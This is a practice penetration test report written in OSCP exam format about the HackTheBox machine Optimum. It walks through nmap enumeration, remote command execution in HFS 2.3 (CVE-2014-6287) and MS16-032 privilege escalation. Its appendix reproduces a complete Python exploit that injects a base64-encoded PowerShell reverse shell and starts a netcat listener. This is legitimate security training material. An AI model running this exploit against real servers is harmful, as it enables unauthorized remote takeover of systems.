Offensive Security Certified Professional Exam Report - Optimum - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-11-03/04

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HackTheBox Room Optimum** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

During our engagement, we found that the current version of the HFS is updated and contains a known vulnerability that allows an attacker to execute commands on the server. From that, we were able to establish a foothold on the system, which allowed us further reconnaissance. From our searching, we found that the current version of the server is known for a vulnerability that allows non-administrative users to run commands with administrative privileges by exploiting an internal component.

1.1 Recommendation

It is recommended to update all services to their latest version to avoid the exploitation of known vulnerabilities. Furthermore, non-administrative users should have their access restricted to the minimum to prevent them from uploading files on the system or executing commands that may grant them privileged access.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.70.114

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges


3.1 Optimum - 10.129.70.114

3.1.1 Network and Service Enumeration

We first performed a port scan on the target to find open ports. For that we issued the following commands:

```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}"
| sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Result:
ports=80
```

The opened port showed the following web page with a possibility of uploading file and showing a version:


Not secure | 10.129.70.114

Hack The Box :...

User

Login

No files in this folder

Folder

Home

0 folders, 0 files, 0 bytes

Search

go

Select

All Invert Mask

0 items selected

Actions

Archive Get list

Server information

HttpFileServer 2.3

Server time: 9/11/2023 7:33:05 πμ

Server uptime: 00:08:12

We performed a second scan to identify the services and known vulnerabilities on the target:

```
└─$ sudo nmap -Pn -p$ports -A -sS --script vuln $target -oN vuln.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-02 21:40 CET
Stats: 0:03:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script
Scan
NSE Timing: About 99.33% done; ETC: 21:43 (0:00:01 remaining)
Nmap scan report for 10.129.70.114
Host is up (0.026s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected resources
vulnerable to authentication bypass
```

```
|       vulnerabilities via HTTP verb tampering. This is often found
in web servers that only limit access to the
|        common HTTP methods and in misconfigured .htaccess files.
|
|     Extra information:
|
|   URIs suspected to be vulnerable to HTTP verb tampering:
|     /~login [GENERIC]
|
|     References:
|
http://www.imperva.com/resources/glossary/http_verb_tampering.html
|       http://capec.mitre.org/data/definitions/274.html
|       http://www.mkit.com.ar/labs/htexploit/
|_
https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28O
WASP-CM-008%29
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service
attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|       https://www.tenable.com/plugins/nessus/55976
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_http-server-header: HFS 2.3
| http-slowloris-check:
```

```
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web
server open and hold
|       them open as long as possible.  It accomplishes this by
opening connections to
|       the target web server and sending a partial request. By doing
so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| vulners:
|   cpe:/a:rejetto:httpfileserver:2.3:
|       EDB-ID:49584    10.0
https://vulners.com/exploitdb/EDB-ID:49584      *EXPLOIT*
|       EDB-ID:49125    10.0
https://vulners.com/exploitdb/EDB-ID:49125      *EXPLOIT*
|       EDB-ID:39161    10.0
https://vulners.com/exploitdb/EDB-ID:39161      *EXPLOIT*
|       EDB-ID:34668    10.0
https://vulners.com/exploitdb/EDB-ID:34668      *EXPLOIT*
|       1337DAY-ID-35849        10.0
https://vulners.com/zdt/1337DAY-ID-35849        *EXPLOIT*
|       SECURITYVULNS:VULN:14023        7.5
https://vulners.com/securityvulns/SECURITYVULNS:VULN:14023
|       PACKETSTORM:161503      7.5
https://vulners.com/packetstorm/PACKETSTORM:161503      *EXPLOIT*
|       PACKETSTORM:160264      7.5
https://vulners.com/packetstorm/PACKETSTORM:160264      *EXPLOIT*
|       PACKETSTORM:135122      7.5
https://vulners.com/packetstorm/PACKETSTORM:135122      *EXPLOIT*
```

```
|       PACKETSTORM:128593      7.5
https://vulners.com/packetstorm/PACKETSTORM:128593      *EXPLOIT*
|       PACKETSTORM:128243      7.5
https://vulners.com/packetstorm/PACKETSTORM:128243      *EXPLOIT*
|       EXPLOITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13    7.5
https://vulners.com/exploitpack/EXPLOITPACK:A6E51CB06A5AB6562CC6D5A23
5ECDE13       *EXPLOIT*
|       EXPLOITPACK:A39709063C426496F984E8852560BBFF    7.5
https://vulners.com/exploitpack/EXPLOITPACK:A39709063C426496F984E8852
560BBFF       *EXPLOIT*
|       1337DAY-ID-25379        7.5
https://vulners.com/zdt/1337DAY-ID-25379        *EXPLOIT*
|       1337DAY-ID-22733        7.5
https://vulners.com/zdt/1337DAY-ID-22733        *EXPLOIT*
|_      1337DAY-ID-22640        7.5
https://vulners.com/zdt/1337DAY-ID-22640        *EXPLOIT*
```

From this scan, we found that the HFS 2.3 running on target contains a known vulnerability described on the CVE-2014-6287.

3.1.2 Initial Access

Vulnerability Explanation: HFA 2.3 contains a known vulnerability that allows remote unauthenticated users execute commands on the target. An attacker can trigger an invalid-pointer write access violation via concurrent HTTP requests with a long URI or long HTTP headers.

Vulnerability Fix: It is recommended to update the service to the latest version to avoid the exploitation of known vulnerability

Severity: High

Steps to reproduce the attack:

Since this version of HFS contains a known vulnerability that allows an attacker to launch remote commands, we exploited it using a python script available on: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3). A copy of the adapted script is available on the Appendix A of this report:.


1. On the attacking machine, we started a listener:

```
nc -nlvp 5555
```

2. We then launched the script

Those steps gave us a first foothold on the target:

System Proof Screenshot:



```
    Directory: C:\Users\kostas\Desktop


Mode                LastWriteTime     Length Name

----                -------------     ------ ----

-a---         18/3/2017   2:11 ??     760320 hfs.exe

-ar--         9/11/2023   7:25 ??         34 user.txt



PS C:\Users\kostas\Desktop> type user.txt
6c5ca13e2fb8eb26e3c87e9ce3ef5364
PS C:\Users\kostas\Desktop> whoami
optimum\kostas
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The server's version allows an attacker to escalate privilege to administrator user due to a mishandling of request handles in memory of the Windows Secondary Logon Service. The issue is known by microsoft and was handled on the Microsoft Security Bulletin MS16-032 - Important

Vulnerability Fix: Server and all its services should be updated to their latest versions.

Severity: Critical

Steps to reproduce the attack:

1. To identify the vulnerability, we first enumerate the server manually and with help of the tool sherlock.ps1 available on the GitHub Repository Sherlock
2. To use this tool, we needed to extract system information with the command "systeminfo". Among many suggestions, we selected two of them

```
[redacted]
```

```
python3 sug.py --systeminfo opt.txt -d 2023-11-03-mssb.xls >
suggestions.txt

windows version identified as 'Windows 2012 R2 64-bit'

- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing
Sanitization Privilege Escalation (MS16-032), PoC
https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10
& Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032)
(PowerShell), PoC https://www.exploit-db.com/exploits/39809/ --
Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege
Escalation (MS16-032) (C#)
```

Since our manual exploit failed, we decided to use metasploit for this exploit. We followed the steps of the first access to gain a meterpreter shell and then we used the following module of metasploit:

```
windows/local/ms16_032_secondary_logon_handle_privesc
```

This gave us administrative access to the target.

```
System Proof Screenshot:
    C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>cd ..

C:\Users\Administrator\Desktop>dir

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14     <DIR>          .
18/03/2017  02:14     <DIR>          ..
10/11/2023  09:53                 34 root.txt
```

```
               1 File(s)             34 bytes
               2 Dir(s)   5.613.969.408 bytes free

C:\Users\Administrator\Desktop>type root.txt
9ebcfdf9fe8c443f67d9c1a7e003f707
```

Conclusion

- Pantiente
- Search more
- Upload if you can upload
- Read the exploit

Appendix A - HFS (HTTP File Server) 2.3.x - Remote Command Execution (3).

```
# Exploit Title: HFS (HTTP File Server) 2.3.x - Remote Command
Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 20/02/2021
# Exploit Author: Pergyz
# Vendor Homepage: http://www.rejetto.com/hfs/
# Software Link: https://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Microsoft Windows Server 2012 R2 Standard
# CVE : CVE-2014-6287
# Reference:
https://www.rejetto.com/wiki/index.php/HFS:_scripting_commands

#!/usr/bin/python3

import base64
import os
import urllib.request
import urllib.parse

lhost = "Attacking_Machine"
```

```
lport = 5555
rhost = "Target"
rport = 80

# Define the command to be written to a file
command = f'$client = New-Object
System.Net.Sockets.TCPClient("{lhost}",{lport}); $stream =
$client.GetStream(); [byte[]]$bytes = 0..65535|%{{0}}; while(($i =
$stream.Read($bytes,0,$bytes.Length)) -ne 0){{; $data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
$sendback = (Invoke-Expression $data 2>&1 | Out-String ); $sendback2
= $sendback + "PS " + (Get-Location).Path + "> "; $sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()}};
$client.Close()'

# Encode the command in base64 format
encoded_command =
base64.b64encode(command.encode("utf-16le")).decode()
print("\nEncoded the command in base64 format...")

# Define the payload to be included in the URL
payload = f'exec|powershell.exe -ExecutionPolicy Bypass -NoLogo
-NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand
{encoded_command}'

# Encode the payload and send a HTTP GET request
encoded_payload = urllib.parse.quote_plus(payload)
url = f'http://{rhost}:{rport}/?search=%00{{.{encoded_payload}.}}'
urllib.request.urlopen(url)
print("\nEncoded the payload and sent a HTTP GET request to the
target...")

# Print some information
print("\nPrinting some information for debugging...")
print("lhost: ", lhost)
print("lport: ", lport)
print("rhost: ", rhost)
print("rport: ", rport)
print("payload: ", payload)

# Listen for connections
print("\nListening for connection...")
os.system(f'nc -nlvp {lport}')
```